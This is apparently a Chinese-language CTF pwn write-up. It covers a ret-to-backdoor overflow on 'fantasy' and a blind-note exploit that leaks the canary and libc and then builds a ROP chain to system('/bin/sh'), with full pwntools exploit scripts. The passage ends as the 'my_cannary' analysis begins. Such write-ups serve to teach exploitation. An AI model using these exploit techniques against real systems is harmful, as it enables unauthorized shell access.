

```

int vul()
{
    char buf; // [rsp+0h] [rbp-30h]

    puts("I got a message bank ,you can store something in it!");
    puts("input your message");
    read(0, &buf, 0x40uLL);
    return puts("OK , i got it ,let me see if i can bring you fantasy!!!");
}

```

- 后查看程序发现其中存在fantasy这个函数后门

```

:ext:000000000004005DB          public fantasy
:ext:000000000004005DB  fantasy  proc near
:ext:000000000004005DB  ; __unwind {
:ext:000000000004005DB          push    rbp
:ext:000000000004005DC          mov     rbp, rsp
:ext:000000000004005DF          mov     edi, offset command ; "/bin/sh"
:ext:000000000004005E4          call   _system
:ext:000000000004005E9          nop
:ext:000000000004005EA          pop     rbp
:ext:000000000004005EB          retn
:ext:000000000004005EB  ; } // starts at 4005DB

```

- exp:

```

#!/usr/bin/env python
#-*- coding:utf-8 -*-
from pwn import *
context.log_level = 'debug'
s=process('./fantasy')
system_call=0x000000000004005DB
payload='a'*0x30+p64(0)+p64(system_call)
s.sendline(payload)
s.interactive()

```

blind note

- 由于此题不给出题目二进制文件，为盲打题目，所以首先我们先链接上进行查看。

```

Welcome to Cyber SWAT2019.
Designed by Solar,wish you can enjoy it and have fun.
Good luck (^_^)

|-----|
1.create a note
2.show a note
3.delete a note
4.exit
>

```

- 题目提供了3个功能，分别是创建，查看，删除。我们进行简单的测试，即可发现其问题。

- 继续上溢出测试，发现可以覆盖到EIP存储位置，当覆盖该位置时，选择退出程序，该程序无法正常退出。

```

Designed by Solar,wish you can enjoy it and have fun.
Good luck (^_^)

|-----|
1.create a note
2.show a note
3.delete a note
4.exit
>
4
OK,see you again
dadada@dadada: virtual machine: ~/Desktop/SUAT2018/test3$

```

- (图为正常退出，退出时会打印 see you again)
- 然后可以猜测，此时程序EIP被覆盖，然后我们选择 从之前的脏数据中 将400开头的 程序地址 放到此处进行测试（溢出时如何覆盖，当时也是测试了很久，可以通过show来辅助判断填写顺序，我为了加快调试和写exp速度，用gdb挂在调试了，可能实际做题，会花费一定时间）
- 然后我们可以发现，其中某一个地址，是可以让程序回到这个循环之中的。就采用该地址作为接下来测试的判断标。
- 再测试一下作者给出的 那个地址，作为输入函数进行测试，发现该地址为一 输出函数地址，可能为常见的几个输出函数之一，结合程序来看，应该是puts printf 和 write 之一（这里有点牵强，但是也不是完全没有逻辑，可以通过测试来验证此猜想）
- 通过结合libc search，编写接下来的脚本
- 测试发现其为 puts地址（libc，可以更换，本机环境为ubuntu 2.23x64的libc，puts地址较为特殊，并无太多备选项），后可通过网络下载该版本的libc，然后进行libc中的ROP。给出的exp中通过 寻找到 pop rdi 偏移，将/bin/sh 地址给rdi寄存器，并调用system，完成shell权限的获取。
- PS：GXY结束后，学习了一波师傅们的wp，大佬们太强了，这波wp收藏了。希望各位大佬不要吐槽我的wp，本人学艺不精，只会一些基础。
- exp:

```

#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#context.log_level = 'debug'
#r = remote('101.71.29.5',10016)

#after find the version of libc
libc=ELF("./libc.so.6")

def show(num):
    s.recvuntil(">")
    s.sendline("2")
    s.sendline("-"+str(num))
    s.recvuntil("note num is :")
    return int(s.recvline())
def create(num):
    s.recvuntil(">")
    s.sendline("1")
    s.recvuntil("note number")
    s.sendline(str(num))

```

```

def down():
    s.recvuntil(">")
    s.sendline("3")

s= process('./GXD')

#raw_input()
create(0)

for i in range(1,100,2):
    if(i==45 or i ==63 ):
        continue
    if(i==9):
        #cannary=(show(i)<<32)+show(i+1)
        cannary1=show(i)
        cannary2=show(i+1)
        #print hex(cannary)
        #continue

    if(i==19):
        stack1=show(i)
        stack2=show(i+1)-0x90

    if(i==25):
        libc1_1=show(i)
        libc2_1=show(i+1)
    if(i==49):
        libc1_2=show(i)
        libc2_2=show(i+1)
    if(i==59):
        libc1_3=show(i)
        libc2_3=show(i+1)
    if(i==61):
        libc1_4=show(i)
        libc2_4=show(i+1)

    print("stack -%d: %x%x"%(i, show(i), show(i+1)))
down()

s.sendline("666")
s.recvuntil("id:")

leak_string=s.recvuntil("\x7f")[-6: ]
leak_value=u64(leak_string+'\0\0')
print hex(leak_value)

#padding
for i in range(1,27):
    create(0)

```

```

#cannary using stack check test
create(cannary2)
create(cannary1)
#RBP make stack +w
create(stack2)
create(stack1)
#here is RIP
#create(0x04009f0) #ret can back to show
#create(0)

'''
#test given function addr ,guess it's puts or printf or write.
print (leak_value&0xffffffff)
print (leak_value>>32)
create(leak_value&0xffffffff)
create(leak_value>>32)
create(0x04009f0)
create(0)
'''

#using libc search to find libc version
#got target version and testing more for the given function
libc.addr=leak_value-libc.symbols["puts"]
print hex(libc.addr)

#pop_rdi system_bin_sh call system
create(libc.addr+0x0000000000021102&0xffffffff)
create(libc.addr+0x0000000000021102>>32)
create(libc.addr+0x18cd57&0xffffffff)
create(libc.addr+0x18cd57>>32)
create(libc.addr+libc.symbols["system"]&0xffffffff)
create(libc.addr+libc.symbols["system"]>>32)


s.sendline("4")

s.interactive()

```

my_cannary

- 首先我们对其进行保护查看:



```

[*] '/home/dadada/Desktop/SWAT2019/test1/my_cannary'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
dadada@dadada-virtual-machine: /Desktop/SWAT2019/test1$

```

- 然后展开静态分析